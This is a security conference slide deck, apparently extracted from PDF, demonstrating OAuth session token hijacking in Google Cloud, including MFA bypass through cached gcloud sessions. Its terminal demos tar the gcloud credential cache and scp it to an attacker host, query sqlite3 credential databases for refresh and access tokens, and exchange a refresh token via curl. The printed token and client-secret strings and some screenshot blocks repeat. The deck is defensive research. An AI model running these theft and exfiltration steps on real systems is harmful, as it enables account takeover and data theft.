



DECEMBER 9-10
BRIEFINGS

IAM Concerned: OAuth Token Hijacking in Google Cloud

Jenko Hwong
December 9, 2020

- Security Researcher @ Netskope Threat Labs
- Engineering and product at various security startups in vulnerability scanning, AV/AS, pen-testing/exploits, L3/4 appliances, threat intel, and windows security.
- @jenkohwong

What

- **Ease of Attack**

- Hijacking credentials in bulk for easy CLI access to victim's GCP environments
- Specific use of OAuth tokens for easy API access to victim's GCP environments
- Additional opportunities with service accounts and compute instances

- **Securing Challenges**

- Prevention
- Detection
- Remediation

Why

Red

- OAuth is used underneath in all Google authentication with some nuances
 - user accounts and service accounts
 - browser and SDK
 - external client vs internal compute VMs
- Session tokens provide an attacker opportunity to hijack and reuse|abuse authenticated sessions
- With access to a GCP administrator's client device, cached GCP accounts/environments are easily accessible

Additional attack vectors for persistence and evasion


Blue

- MFA does not apply when you think
- Prevention, detection, remediation are confusing and likely to be misunderstood


IR and security ops may not be prepared for prevention, detection, remediation use cases

OAuth Everywhere

1. Access requested (OAuth access token request) -- typically browser authentication and scope approval.
2. OAuth session access and refresh tokens are created and returned (and cached).
3. The access token is used for authentication for subsequent API calls (bearer token). Refresh token is used to create a new access token as required.



Attack #1: Bulk Copy Credentials DB (CLI)




```
target-host:~ $ # switch accounts without reauth.
target-host:~ $
target-host:~ $ # PRODUCTION:
target-host:~ $ # prod-mfa-hw.com is a production account protected with MFA
target-host:~ $ # (hardware security key). Let's see what happens when we
target-host:~ $ # switch to it and access some buckets.
target-host:~ $
target-host:~ $ gcloud config set account admin@prod-mfa-hw.com
Updated property [core/account].
target-host:~ $ gcloud auth list
Credentialed Accounts
ACTIVE ACCOUNT
* admin@prod-mfa-hw.com
  user@dev-mfa.com

To set the active account, run:
  $ gcloud config set account `ACCOUNT`

target-host:~ $
target-host:~ $ gcloud projects list
PROJECT_ID      NAME      PROJECT_NUMBER
project-prod-318719 project-prod 739418321430
target-host:~ $ gsutil ls -p project-prod-318719
gs://sensitive-bucket/
target-host:~ $ gsutil ls gs://sensitive-bucket
gs://sensitive-bucket/credit_cards/
gs://sensitive-bucket/SSNs/
gs://sensitive-bucket/PHR/
gs://sensitive-bucket/output/
gs://sensitive-bucket/passwords/
target-host:~ $
target-host:~ $ # Oops.
target-host:~ $
target-host:~ $ # gcloud does not prompt for/require MFA since there's an existing
target-host:~ $ # OAuth token. It also does not prompt for MFA during OAuth token
target-host:~ $ # refreshes. It will not prompt unless you expire the session. Even
target-host:~ $ # if you expire the session, the reauth method could be weaker--
target-host:~ $ # it might be password instead of security key because there are
target-host:~ $ # two separate security settings governing auth methods for
target-host:~ $ # reauth vs initial login.
target-host:~ $
target-host:~ $
target-host:~ $ # All the accounts/sessions are cached in the same way.
target-host:~ $ # The user@dev-mfa.com account also has MFA set (Authenticator App),
target-host:~ $ # but similarly, we can switch back to it without MFA
```

```
my-attack-host-12345.com:/tmp $
```



```

PROJECT_ID      NAME      PROJECT_NUMBER
project-prod-318719 project-prod 739418321430
target-host:~ $ gsutil ls -p project-prod-318719
gs://sensitive-bucket/
target-host:~ $ gsutil ls gs://sensitive-bucket
gs://sensitive-bucket/credit_cards/
gs://sensitive-bucket/SSNs/
gs://sensitive-bucket/PHR/
gs://sensitive-bucket/output/
gs://sensitive-bucket/passwords/
target-host:~ $
target-host:~ $ # Oops.
target-host:~ $
target-host:~ $ # gcloud does not prompt for/require MFA since there's an existing
target-host:~ $ # OAuth token. It also does not prompt for MFA during OAuth token
target-host:~ $ # refreshes. It will not prompt unless you expire the session. Even
target-host:~ $ # if you expire the session, the reauth method could be weaker--
target-host:~ $ # it might be password instead of security key because there are
target-host:~ $ # two separate security settings governing auth methods for
target-host:~ $ # reauth vs initial login.
target-host:~ $
target-host:~ $
target-host:~ $ # All the accounts/sessions are cached in the same way.
target-host:~ $ # The user@dev-mfa.com account also has MFA set (Authenticator App),
target-host:~ $ # but similarly, we can switch back to it without MFA.
target-host:~ $
target-host:~ $ gcloud config set account user@dev-mfa.com
Updated property [core/account].
target-host:~ $
target-host:~ $
target-host:~ $ # Exfiltrate the creds/session cache
target-host:~ $
target-host:~ $ # Let's tar everything up and transfer to another machine to
target-host:~ $ # see if it works...
target-host:~ $
target-host:~ $ cd ~/.config
target-host:~ $ tar zcf gcloud.tgz gcloud
target-host:~ $ scp gcloud.tgz user@my-attack-host-12345.com:/tmp
user@my-attack-host-12345.com's password:
gcloud.tgz                                100% 2437120    18.8KB/s   00:01
target-host:~ $
target-host:~ $ # Let's go to the other machine (attack-host)...
target-host:~ $
target-host:~ $ █

```

```

utun1
utun2
utun3
en7
    ether 00:e0:*****:4c
    inet 10.10.10.25 netmask 0xffffffff broadcast 10.10.10.255
my-attack-host-12345.com:/tmp $ gcloud auth list

No credentialed accounts.

To login, run:
    $ gcloud auth login `ACCOUNT`


my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $ # Unpack creds/session cache from compromised host.
my-attack-host-12345.com:/tmp $ # And check to see if copy of creds/session cache works.
my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $ ls -l /tmp/gcloud.tgz
-rw-r--r-- 1 user wheel 1879752 Aug 7 07:58 /tmp/gcloud.tgz
my-attack-host-12345.com:/tmp $ cd ~/.config
my-attack-host-12345.com:~/.config $ tar xzf /tmp/gcloud.tgz
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gcloud auth list

To set the active account, run:
    $ gcloud config set account `ACCOUNT`

Credentialed Accounts
ACTIVE ACCOUNT
    admin@prod-mfa-hw.com
*    user@dev-mfa.com
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gcloud config set account admin@prod-mfa-hw.com
Updated property [core/account].
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gsutil ls gs://sensitive-bucket
gs://sensitive-bucket/credit_cards/
gs://sensitive-bucket/SSNs/
gs://sensitive-bucket/PHR/
gs://sensitive-bucket/output/
gs://sensitive-bucket/passwords/
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ # That was easy.
my-attack-host-12345.com:~/.config $ █

```


Attack #2: Use OAuth Tokens (API)



```
target-host:~ $ # little more general and use the actual OAuth tokens underneath, so
target-host:~ $ # we can execute arbitrary API calls.
target-host:~ $
target-host:~ $ gcloud auth list
```

To set the active account, run:
\$ gcloud config set account `ACCOUNT`

Credentialed Accounts

```
ACTIVE ACCOUNT
  admin@prod-mfa-hw.com
*   user@dev-mfa.com
```

```
target-host:~ $
target-host:~ $ # OAuth tokens expire after 1 hour, so we'll need to use the refresh
target-host:~ $ # token to generate a new OAuth token.
target-host:~ $
target-host:~ $ # First, we get the OAuth refresh token from the cache: credentials.db.
target-host:~ $ # This returns a big json blob, so parse_token.sh does some grep-sed
target-host:~ $ # to extract the refresh token from the refresh_token attribute.
```

```
target-host:~ $
target-host:~ $ ls ~/.config/gcloud
access_tokens  active_config  config_sentinel  credentials.db  legacy_credentials
access_tokens.db  cache          configurations  gce            logs
```

```
target-host:~ $
target-host:~ $ # access_tokens.db is an unencrypted sqlite database and has the
target-host:~ $ # latest oauth tokens for each user account.
```

```
target-host:~ $
target-host:~ $ date
```

Fri Aug 7 08:00:42 PDT 2020

```
target-host:~ $ sqlite3 ~/.config/gcloud/access_tokens.db "select access_token from access_tokens where account_id = 'admin@prod-mfa-hw.com';"
```

```
ya29.60iZE3Wa09TfpIMQ7e3t/BchZUANY0WfsifgtHKfxTZGRmPH5L4MzkJ4t/wH2KissEDjuUz9Q+CHP1RcJr5+NQ/euaqInaP9
A+0iv2XJvHtndBkQFh/IQNxIEG4z04agny5kAXCGerdzCIE8g4Z5KrYIOFvkCrfgDEw/JkY5c1fQDeQs
```

```
target-host:~ $
target-host:~ $ # above is the current oauth access token
```

```
target-host:~ $
target-host:~ $
target-host:~ $ # Let's look at credentials.db which has oauth client ids and
target-host:~ $ # refresh tokens:
```

```
target-host:~ $
target-host:~ $ date
```

Fri Aug 7 08:00:56 PDT 2020

```
target-host:~ $ sqlite3 ~/.config/gcloud/credentials.db "select value from credentials wh
```

```
utun1
utun2
utun3
en7
      ether 00:e0:*****:4c
      inet 10.10.10.25 netmask 0xffffffff broadcast 10.10.10.255
my-attack-host-12345.com:/tmp $ gcloud auth list
```

No credentialed accounts.

To login, run:
\$ gcloud auth login `ACCOUNT`

```
my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $ # Unpack creds/session cache from compromised host.
my-attack-host-12345.com:/tmp $ # And check to see if copy of creds/session cache works.
my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $ ls -l /tmp/gcloud.tgz
-rw-r--r-- 1 user wheel 1879752 Aug 7 07:58 /tmp/gcloud.tgz
my-attack-host-12345.com:/tmp $ cd ~/.config
my-attack-host-12345.com:~/.config $ tar xzf /tmp/gcloud.tgz
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gcloud auth list
```

To set the active account, run:
\$ gcloud config set account `ACCOUNT`

Credentialed Accounts

```
ACTIVE ACCOUNT
  admin@prod-mfa-hw.com
*   user@dev-mfa.com
```

```
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gcloud config set account admin@prod-mfa-hw.com
Updated property [core/account].
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gsutil ls gs://sensitive-bucket
gs://sensitive-bucket/credit_cards/
gs://sensitive-bucket/SSNs/
gs://sensitive-bucket/PHR/
gs://sensitive-bucket/output/
gs://sensitive-bucket/passwords/
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ # That was easy.
my-attack-host-12345.com:~/.config $
```



```
target-host:~ $
target-host:~ $ sqlite3 ~/.config/gcloud/credentials.db "select value from credentials where account_
id = 'admin@prod-mfa-hw.com'" | parse_token.sh refresh_token
1//0607j00LEXIJ7rX3NQ0CNwPFuMMQA0VlgYnfdZZs9XdKCABJl28eMYMkHbjnZnZ/nrpaAVypohZLYCsLlE8QJyJwL6n8Y2DeJA
tg
target-host:~ $
target-host:~ $
target-host:~ $ # Now, we'll use the client id, client secret, and refresh token to get a new OAuth T
oken
target-host:~ $
target-host:~ $ date
Fri Aug 7 08:01:35 PDT 2020
target-host:~ $ curl3_refresh_token.sh 1//0607j00LEXIJ7rX3NQ0CNwPFuMMQA0VlgYnfdZZs9XdKCABJl28eMYMkHbj
nZnZ/nrpaAVypohZLYCsLlE8QJyJwL6n8Y2DeJAAtg
```

Calling REST API to get new OAuth Token

```
### Refresh Token: 1//0607j00LEXIJ7rX3NQ0CNwPFuMMQA0VlgYnfdZZs9XdKCABJl28eMYMkHbjnZnZ/nrpaAVypohZLYCs
LlE8QJyJwL6n8Y2DeJAAtg
### Client ID: 32221760559.apps.googleusercontent.com
### Client Secret: ZmssLscZiotolmn58ZxnMu/4
### Scope: https://www.googleapis.com/auth/cloud-platform https://www.googleapis.com/auth/accounts.re
auth
### Endpoint: https://www.googleapis.com/oauth2/v4/token
```

```
curl -s --data client_id=32221760559.apps.googleusercontent.com --data client_secret=ZmssLscZiotolmn5
8ZxnMu/4 --data grant_type=refresh_token --data refresh_token=1//0607j00LEXIJ7rX3NQ0CNwPFuMMQA0VlgYnfd
ZZs9XdKCABJl28eMYMkHbjnZnZ/nrpaAVypohZLYCsLlE8QJyJwL6n8Y2DeJAAtg --data scope="https://www.googleapis
.com/auth/cloud-platform https://www.googleapis.com/auth/accounts.reauth" https://www.googleapis.com/
oauth2/v4/token
```

```
{
  "access_token": "token_hash(ya29.+N0bBtNfdiHNKyQavm26+mE75FwAwBpB2anDtwUHAtmTJlEFBbrag5Dq25p0j3z34
HaGk9kkblueZlHcHunrEQfajSq6BMfX9Ps2buuaIX4XwoerzYdSuN7yH0uyVh2LMWh2Ix4XJjN/m7i8T6VF8WBBK0PCElpvmDZoZb
jb40ALFhsgyPLai9e)",
  "expires_in": 3599,
  "scope": "https://www.googleapis.com/auth/cloud-platform https://www.googleapis.com/auth/appengine.
admin https://www.googleapis.com/auth/userinfo.email https://www.googleapis.com/auth/accounts.reauth
openid https://www.googleapis.com/auth/contacts",
  "token_type": "Bearer"
}
```

```
target-host:~ $
target-host:~ $ # New access token is: ya29.+N0bBtNfdiHNKyQavm26+mE75FwAwBpB2anDtwUHAtmTJlEFBbrag5Dq
25p0j3z34HaGk9kkblueZlHcHunrEQfajSq6BMfX9Ps2buuaIX4XwoerzYdSuN7yH0uyVh2LMWh2Ix4XJjN/m7i8T6VF8WBBK0PCE
lpvmDZoZbjb40ALFhsgyPLai9e
```

```
utun1
utun2
utun3
en7
```

ether 00:e0:*****:4c

inet 10.10.10.25 netmask 0xffffffff broadcast 10.10.10.255

```
my-attack-host-12345.com:/tmp $ gcloud auth list
```

No credentialed accounts.

To login, run:

```
$ gcloud auth login `ACCOUNT`
```

```
my-attack-host-12345.com:/tmp $
```

```
my-attack-host-12345.com:/tmp $
```

```
my-attack-host-12345.com:/tmp $ # Unpack creds/session cache from compromised host.
```

```
my-attack-host-12345.com:/tmp $ # And check to see if copy of creds/session cache works.
```

```
my-attack-host-12345.com:/tmp $
```

```
my-attack-host-12345.com:/tmp $ ls -l /tmp/gcloud.tgz
```

```
-rw-r--r-- 1 user wheel 1879752 Aug 7 07:58 /tmp/gcloud.tgz
```

```
my-attack-host-12345.com:/tmp $ cd ~/.config
```

```
my-attack-host-12345.com:~/.config $ tar xzf /tmp/gcloud.tgz
```

```
my-attack-host-12345.com:~/.config $
```

```
my-attack-host-12345.com:~/.config $ gcloud auth list
```

To set the active account, run:

```
$ gcloud config set account `ACCOUNT`
```

Credentialed Accounts

ACTIVE ACCOUNT

admin@prod-mfa-hw.com

* user@dev-mfa.com

```
my-attack-host-12345.com:~/.config $
```

```
my-attack-host-12345.com:~/.config $ gcloud config set account admin@prod-mfa-hw.com
```

Updated property [core/account].

```
my-attack-host-12345.com:~/.config $
```

```
my-attack-host-12345.com:~/.config $ gsutil ls gs://sensitive-bucket
```

```
gs://sensitive-bucket/credit_cards/
```

```
gs://sensitive-bucket/SSNs/
```

```
gs://sensitive-bucket/PHR/
```

```
gs://sensitive-bucket/output/
```

```
gs://sensitive-bucket/passwords/
```

```
my-attack-host-12345.com:~/.config $
```

```
my-attack-host-12345.com:~/.config $ # That was easy.
```

```
my-attack-host-12345.com:~/.config $
```



```
### Accessing Account: admin@prod-mfa-hw.com
### Accessing Bucket: https://storage.googleapis.com/storage/v1/b/sensitive-bucket/o
### Using token: ya29.+N0bBtNfdiHNKyQavm26+mE75FwAwbPB2anDtwUHAtmTJLEFBbrag5Dq25p0j3z34HaGk9kk1ueZlH
